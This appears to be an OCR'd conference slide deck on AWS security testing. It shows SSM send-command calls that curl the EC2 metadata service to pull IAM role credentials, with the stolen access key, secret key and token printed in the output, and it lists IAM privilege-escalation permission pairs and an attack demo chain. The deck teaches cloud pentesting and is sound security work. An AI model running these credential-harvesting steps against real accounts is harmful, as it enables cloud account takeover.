
Run Command feature via AWS CLI

Communication in background via SSM agent

Target EC2



```
PS D:\> aws ssm send-command --instance-ids i-05389205ec7ce8456 `
>>  --document-name "AWS-RunShellScript" `
>>  --parameters commands="curl http://169.254.169.254/latest/meta-data/iam/security-credentials/" `
>>  | Select-String CommandId

        "CommandId": "280c9eea-3eea-4b6b-a25d-4af5409af662",

PS D:\> aws ssm list-command-invocations --command-id 280c9eea-3eea-4b6b-a25d-4af5409af662 --details | Select-String '"Output"'

                    "Output": "ssm-full-access-role\n----------ERROR-------\n  % Total    % Received % Xferd  Average Speed   Time    Time
     Time  Current\n                                 Dload  Up
load   Total   Spent    Left  Speed\n\r  0     0    0     0    0     0      0      0 --:--:-- --:--:-- --:--:--     0\r100    20  100    2
0    0     0   8206      0 --:--:-- --:--:-- --:--:-- 10000\n",
```




```
PS D:\> aws ssm send-command --instance-ids i-05389205ec7ce8456 `
>>  --document-name "AWS-RunShellScript" `
>>  --parameters commands="curl http://169.254.169.254/latest/meta-data/iam/security-credentials/" `
>>  | Select-String CommandId

        "CommandId": "280c9eea-3eea-4b6b-a25d-4af5409af662",

PS D:\> aws ssm list-command-invocations --command-id 280c9eea-3eea-4b6b-a25d-4af5409af662 --details | Select-String '"Output"'

                        "Output": "ssm-full-access-role\n----------ERROR-------\n  % Total    % Received % Xferd  Average Speed   Time    Time
     Time  Current\n                                 Dload  Up
load   Total   Spent    Left  Speed\n\r  0     0    0     0    0     0      0      0 --:--:-- --:--:-- --:--:--     0\r100    20  100    2
0    0     0   8206      0 --:--:-- --:--:-- --:--:-- 10000\n",

PS D:\> aws ssm send-command --instance-ids i-05389205ec7ce8456 `
>>  --document-name "AWS-RunShellScript" `
>>  --parameters commands="curl http://169.254.169.254/latest/meta-data/iam/security-credentials/ssm-full-access-role" `
>>  | Select-String CommandId

        "CommandId": "f261a587-4809-4528-b699-19135e68795d",

PS D:\> aws ssm list-command-invocations --command-id f261a587-4809-4528-b699-19135e68795d --details | Select-String '"Output"'

                        "Output": "{\n  \"Code\" : \"Success\",\n  \"LastUpdated\" : \"2022-10-13T11:44:58Z\",\n  \"Type\" : \"AWS-HMAC\",\n
\"AccessKeyId\" : \"ASIATYW2S63KNRSHUMPA\",\n  \"SecretAccessK
ey\" : \"IzSizTUe40vxLX62+q9QXYR4vSo4R9K5b4DWeOZO\",\n  \"Token\" : \"IQoJb3JpZ2luX2VjENz//////////wEaCXVzLWVhc3QtMSJGMEQCIDfjmKSSBs50iQQK
PO9suzTwsjsH4yVSCtZaNwUrCZfrAiAlFp9da2+1kNsUr38L3OvQmJ1X+7xBpZ0DTnyMWQ
dzvCrWBAil//////////8BEAAaDDI1OTIzMDIwMTU1NiIMjp0QZHpFUezS9qh+KqoELI5AKm/bTfacGipvmu1CArzhdhtP034plJx9IuNlePULnfdfS0+K+JNm5BSiSybS951zesL7
bhP4YGUC/hVlZn1+1v55AIEqMTBmzPmxYmN7RnXhJh/7HKHGAeV40PQskKQFhfI20mnyDR
ByA9t26o0WQVAgQSET55Adw7SzP0oOn1LDYdhfXZRgKt0jteQT6lA+cIozLnW1N3d3q6oRCW+88o4HvSDN2qtHXU2uPjCElvducO0H5IuZSg9tIrkSv23SQcv4Lc64Zbondb89b/Au
AntQZEpXP4I0Fbgap6PHtZ8YTjZEQrVdaxriCsF88eH+mA2lb1EBKgopEKPyhHeoDMl0zy
OiIy/sRWS32J0ntb84tVX2XHowxiZiTLksyswMmBKPTJZLBKQvF5aCRkAo1RFpD7YkdeFTUtYOtStko2Kth7Lj/1iBqtl9aiplSiAQrwKLN4y9k5RNuZMHxbTFJg6dqlWnDsbtG9Vs
GwlOqGc9O+B+mLXwZUsa4G2YL9AtDDS0ZLomKHC0PukbMEoJMXYK2Ojs10ZUaPGEpTN6mo
iLF1TofXGTJ7P5yVam4n/DioO1DYsh+nI+4KzQP4k5u3/ukh2IQnjAfXDNlQ7EmY02/+ZJ/z3INq8R1/nU3M759pWop/SCUGT4KzbNtiFKdoN8iOq1UrSCJp0BiMBWwWYqKxmgXmVD
BzkyAl9iUAn2CvG41SBHLxbxNDv4yB+9/kAHpKIXAfgw6/SfmgY6qgFEv2BPds+BgVSw/p
OcxDlY5BRU6cH+IVVPVfUj+T4a2kecqxMqtIookut0bH1/7gIUtKT0umATAKvtyUtt8MSdChppFXKYZp3bJiXQCy1/a/M4NseZTIdhVk8nvAT8pQg4X9Vg2NMJ5vv0frmzkyZFbWr9
viFPyYe14prs2Ikz/YGP01XAXi3/J1dNslqA/lRAEaYeeMlBP2CdM+WLSB6LFZVQaJwLzO
qGIg==\",\n  \"Expiration\" : \"2022-10-13T18:20:47Z\"\n}\n----------ERROR-------\n  % Total    % Received % Xferd  Average Speed   Time
  Time     Time  Current\n                                 Dload  Uplo
```

Multiple privesc vectors in a single policy

- lambda:UpdateFunctionConfiguration
- iam:CreatePolicyVersion
- iam:SetDefaultPolicyVersion
- iam:PassRole + ec2:RunInstances
- iam:CreateAccessKey
- iam:CreateLoginProfile
- iam:UpdateLoginProfile
- iam:AttachUserPolicy
- iam:AttachGroupPolicy
- iam:AttachRolePolicy
- iam:AttachRolePolicy
- iam:PutUserPolicy
- iam:PutGroupPolicy
- iam:PutRolePolicy
- iam:AddUserToGroup
- iam:PassRole + lambda:CreateFunction + lambda:InvokeFunction
- iam:PassRole + lambda:CreateFunction + lambda:AddPermission
- lambda:UpdateFunctionCode


Weak password policy

- Found with automation testing
- Configuration exposes users to password attacks



```
└─$ aws iam get-account-password-policy
{
    "PasswordPolicy": {
        "MinimumPasswordLength": 6,
        "RequireSymbols": false,
        "RequireNumbers": false,
        "RequireUppercaseCharacters": false,
        "RequireLowercaseCharacters": false,
        "AllowUsersToChangePassword": true,
        "ExpirePasswords": false,
        "HardExpiry": false
    }
}
```

Missing credentials management



Users (24) Info

An IAM user is an identity with long-term credentials that is used to interact with AWS in an account.

□	User name	Last activity	Password age	Console last sign-in	Active key age	Access key last used
□	[redacted]	✓ 3 days ago	⚠ 2145 days ago	February 18, 2022, 10:10 (UTC+...	⚠ 543 days ago	⚠ 136 days ago
□	[redacted]	✓ 5 days ago	⚠ 1876 days ago	February 15, 2022, 15:44 (UTC+...	⚠ 1875 days ago	✓ 12 days ago
□	[redacted]	✓ 2 days ago	⚠ 1634 days ago	February 16, 2022, 15:42 (UTC+...	⚠ 1683 days ago	✓ 2 days ago
□	[redacted]	✓ 3 days ago	⚠ 1283 days ago	February 10, 2022, 16:16 (UTC+...	⚠ 483 days ago	✓ 3 days ago
□	[redacted]	✓ 1 hour ago	⚠ 1203 days ago	February 21, 2022, 10:31 (UTC+...	⚠ 1203 days ago	✓ 11 days ago
□	[redacted]	✓ 2 days ago	⚠ 1090 days ago	February 18, 2022, 12:02 (UTC+...	⚠ 1010 days ago	✓ 2 days ago
□	[redacted]	✓ 3 days ago	⚠ 887 days ago	February 17, 2022, 11:33 (UTC+...	⚠ 887 days ago	✓ 3 days ago
□	[redacted]	✓ 26 days ago	⚠ 842 days ago	January 24, 2022, 11:13 (UTC+...	⚠ 801 days ago	✓ 26 days ago
□	[redacted]	⚠ 289 days ago	⚠ 724 days ago	May 07, 2021, 12:07 (UTC+03:00)	⚠ 684 days ago	⚠ 298 days ago
□	[redacted]	✓ 73 days ago	⚠ 606 days ago	December 09, 2021, 21:53 (UTC...	⚠ 606 days ago	Never
□	[redacted]	✓ 2 days ago	⚠ 577 days ago	February 17, 2022, 17:09 (UTC+...	⚠ 111 days ago	✓ 2 days ago
□	[redacted]	✓ 3 days ago	⚠ 577 days ago	February 15, 2022, 12:08 (UTC+...	⚠ 577 days ago	✓ 3 days ago
□	[redacted]	✓ 4 days ago	⚠ 537 days ago	February 16, 2022, 17:41 (UTC+...	✓ 5 days ago	✓ 4 days ago

Automation vs Manual configuration review

AUTOMATION TESTING

- Fast
- Mostly based on “one command” checks

MANUAL TESTING

Automation vs Manual configuration review

AUTOMATION TESTING

- Fast
- Mostly based on “one command” checks
- Especially useful when a service contains a high number of resources

MANUAL TESTING

Automation vs Manual configuration review

AUTOMATION TESTING

- Fast
- Mostly based on “one command” checks
- Especially useful when a service contains a high number of resources
- Might provide false positives
- Does not cover cross-account analysis

MANUAL TESTING

Automation vs Manual configuration review

AUTOMATION TESTING

- Fast
- Mostly based on “one command” checks
- Especially useful when a service contains a high number of resources
- Might provide false positives
- Does not cover cross-account analysis

MANUAL TESTING

- Takes more time
- Identifies complex misconfigurations

Automation vs Manual configuration review

AUTOMATION TESTING

- Fast
- Mostly based on “one command” checks
- Especially useful when a service contains a high number of resources
- Might provide false positives
- Does not cover cross-account analysis

MANUAL TESTING

- Takes more time
- Identifies complex misconfigurations
- Identifies logic issues
- Identifies weak points that might impose a security risk

Automation vs Manual configuration review


AUTOMATION TESTING

- Fast
- Mostly based on “one command” checks
- Especially useful when a service contains a high number of resources
- Might provide false positives
- Does not cover cross-account analysis

MANUAL TESTING

- Takes more time
- Identifies complex misconfigurations
- Identifies logic issues
- Identifies weak points that might impose a security risk
- Good for cross-account analysis

DEMO



A
1. Exfiltrate access credentials
Web application in EC2
2. Configure credentials
B
AWS CLI
3. Exfiltrate credentials from second instance
Second EC2 instance
4. Escalate Privileges
IAM

DEMO

Web application penetration testing

- A SSRF might not be identified
- No direct way to identify what version of the metadata service is in use
- The write permission will not be enumerate

Real attacker

Configuration review

DEMO

Web application penetration testing

- A SSRF might not be identified
- No direct way to identify what version of the metadata service is in use
- The write permission will not be enumerate

Real attacker

- More time available to attack the web application
- Will most likely not limit itself to only read permissions

Configuration review

DEMO

Web application penetration testing

- A SSRF might not be identified
- No direct way to identify what version of the metadata service is in use
- The write permission will not be enumerate

Real attacker

- More time available to attack the web application
- Will most likely not limit itself to only read permissions

Configuration review

- Quickly identify the version of the metadata service in use
